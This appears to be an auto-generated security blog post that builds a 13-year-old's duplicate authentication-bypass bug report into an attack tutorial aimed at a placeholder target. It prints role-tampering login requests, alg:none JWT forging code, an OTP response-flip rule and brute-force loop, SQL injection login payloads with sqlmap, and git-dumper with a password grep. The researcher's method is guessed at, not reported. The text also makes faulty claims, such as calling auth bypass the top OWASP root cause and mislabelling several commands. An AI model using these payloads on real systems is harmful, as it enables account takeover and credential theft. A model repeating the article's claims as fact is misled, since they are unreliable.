
Listen to this Post
Introduction:

Age is no barrier when logic prevails. A 13-year-old bug hunter recently experienced a milestone moment—his Authentication Bypass finding was marked Duplicate but officially Validated by a private bug bounty program. This scenario mirrors thousands of cybersecurity researchers’ daily reality: you don’t always get the bounty, but you always get the knowledge. Authentication Bypass remains the 1 root cause in the OWASP Top 10, responsible for breaches at Uber, Microsoft, and countless Fortune 500 firms. This article dissects the exact techniques used to find such flaws, the command-line artillery behind them, and how you—regardless of age—can replicate this methodology.
Learning Objectives:
- Understand the logic behind common Authentication Bypass vectors (JWT, 2FA, Rate-Limiting, Parameter Manipulation)
- Execute real reconnaissance and exploitation commands using Linux, Windows, and proxy tools
- Differentiate between Duplicate and Invalid—and why validation still builds your hacker reputation
1. Reconnaissance: The Art of Endpoint Discovery
Before any bypass happens, you need endpoints. Jason’s workflow likely started with subdomain enumeration and directory brute-forcing. Authentication mechanisms often hide in API gateways, staging environments, or forgotten `/admin` panels.
Linux Commands (Recon Phase):
 Subdomain enumeration using assetfinder and amass
assetfinder -subs-only target.com | tee subs.txt
amass enum -passive -d target.com -o amass_subs.txt

Probe for live hosts
cat subs.txt | httpx -silent -threads 50 -status-code -title -tech-detect -o live_hosts.txt

Directory fuzzing on a specific login panel
ffuf -u https://staging.target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,403 -fc 404
Windows Commands (PowerShell):
 DNS enumeration via PowerView
Resolve-DnsName target.com -Type A | Select-Object Name, IPAddress

Web request analysis with native tools
Invoke-WebRequest -Uri https://target.com/login -Method GET -SessionVariable session
$session.Cookies.GetCookies('https://target.com')
What this does:
- Discovers hidden authentication endpoints often missed by crawlers
- Identifies technologies (Node.js, PHP, ASP.NET) to tailor bypass payloads
- Builds an attack surface map for parameter tampering
2. Parameter Pollution & Role Manipulation
A classic Authentication Bypass occurs when the server improperly trusts client-side role identifiers. During his testing, Jason likely intercepted a login request and modified JSON parameters to escalate privileges.
Burp Suite / Caido Workflow:
1. Capture Request – POST /api/v1/login
2. Send to Repeater – Modify body:
{
"email": "[email protected]",
"password": "anything",
"role": "admin"
}
- Observe Response – 200 OK with admin JWT token.
cURL Verification (Linux):
curl -X POST https://api.target.com/login \
-H "Content-Type: application/json" \
-d '{"email":"[email protected]","password":"123456","isAdmin":true}' \
-v
Mitigation: Never trust client‑side roles; enforce server‑side session validation.
3. JWT “None” Algorithm Attack
If Jason encountered a JSON Web Token implementation, he may have tested the infamous alg: none vector. This vulnerability allows attackers to forge tokens without a signature.
JWT Attack Commands (jwt_tool / Python):
 Install jwt_tool
git clone https://github.com/ticarpi/jwt_tool
cd jwt_tool
python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9... -X a
Manual Exploit (Python):
import jwt

Tamper header: change alg to "none"
headers = {"alg": "none", "typ": "JWT"}
payload = {"sub": "1337", "name": "Jason", "role": "admin"}

Sign with empty signature
token = jwt.encode(payload, key="", algorithm="none")
print(token)
Why it works: Legacy or misconfigured JWT libraries accept unsigned tokens when alg: none. Modern libraries reject this—yet production instances still slip through.
4. 2FA/OTP Bypass via Response Manipulation
Two-Factor Authentication can often be bypassed by tampering with the HTTP response or status code. If the application validates OTP via a boolean flag, intercepting the response and flipping `”success”: false` to `true` grants access.
Burp Match and Replace Rule:
- Type: Response body
- Match: `”otp_valid”: false`
- Replace: `”otp_valid”: true`
Linux OpenSSL Random Token (Rate-Limiting Check):
 Brute-force 6-digit OTP if no rate limit exists
for i in {000000..999999}; do
curl -X POST https://target.com/verify-otp \
-d "code=$i" \
-H "Cookie: session=abc123" \
-w "%{http_code}\n" -s -o /dev/null
done
Recommendation: Enforce strict rate‑limiting, CAPTCHA, and server‑side OTP validation independent of client flags.
5. SQLi Authentication Bypass (Legacy Systems)
Though less common in modern APIs, Jason’s duplicate report may have uncovered an injection point in the login query. The universal `’ OR 1=1 — -` payload still succeeds on unsanitized PHP/ASP applications.
SQLmap Automation:
sqlmap -u "https://target.com/login.php" --data="user=admin&pass=test" \
--level=5 --risk=3 --dbms=mysql --technique=B --batch
Manual Proof-of-Concept:
POST /login HTTP/1.1
Host: old-portal.target.com

username=admin' OR '1'='1' -- &password=anything
Detection: Use parameterized queries or stored procedures. WAFs like ModSecurity can block obvious patterns, but blind injection remains a threat.
6. Cloud Misconfiguration: Exposed .git/config
During subdomain scanning, Jason may have discovered a staging server with directory listing enabled, exposing version control folders. Attackers can retrieve database credentials from .git/config.
Git Extraction Commands:
 Dump .git folder using git-dumper
git-dumper https://staging.target.com/.git/ ./extracted_repo/
cd extracted_repo
git log -p | grep -i password
AWS Hardening Check:
 Verify S3 bucket permissions
aws s3api get-bucket-acl --bucket dev-target-backups --profile auditor
If bucket ACLs allow `Everyone` write access, attackers can host phishing pages or malware directly on legitimate infrastructure.
7. Duplicate ≠ Defeat: What Validation Really Means
Jason’s post highlights a critical mindset: duplicate status is still a security researcher victory. Programs like HackerOne and Bugcrowd classify duplicates when another hunter submitted the same issue earlier—but the finding is still valid.
Why It Matters:
- Builds trust with triagers (future reports receive faster attention)
- Proves methodology is sharp, even if timing was unlucky
- Many triagers award “duplicate bounty” or Hall of Fame credits
Key Takeaway: Never discard a duplicate. Use it as evidence of consistency. Your next unique bug could be critical.
8. What Undercode Says
- Authentication Bypass is not dying—it is evolving. JWT, OAuth, and cloud IAM introduce new logic flaws daily.
- Duplicate reports demonstrate industry health. It means multiple researchers are auditing the same asset, which raises the likelihood of remediation.
- Age is irrelevant; curiosity is the only prerequisite. Jason’s story mirrors top bug bounty hunters who started at 14, 15, or later—yet all share relentless enumeration habits.
- Automation alone doesn’t win bounties. Manual logic testing (parameter pollution, role escalation) remains the differentiator between script kiddies and professional researchers.
Analysis: The security community celebrated Jason’s post because it humanizes the grind. Behind every “Duplicate” lies hours of studying HTTP requests, wrestling with ffuf wordlists, and decoding JWTs. Platforms should continue lowering barriers for young researchers—their fresh perspective often catches what seasoned pentesters overlook.
9. Prediction: The Rise of Teenage Red Teamers
By 2028, expect the average bug bounty hunter age to drop below 22. Gamified learning platforms (PortSwigger Academy, HackTheBox, TryHackMe) are already producing high‑school‑level exploit developers. Corporations will sponsor youth‑only bounty programs, recognizing that neuroplasticity and curiosity outweigh formal credentials. Authentication bypasses will increasingly target AI‑driven authentication (face recognition, behavioral biometrics), and the next generation—researchers like Jason—will be the first to crack them.
Final Thought:
Jason Calix’s duplicate report will not pay his college tuition—but it validated something more valuable: his logic is bounty‑ready. The next one won’t be a duplicate.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jason Calix – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


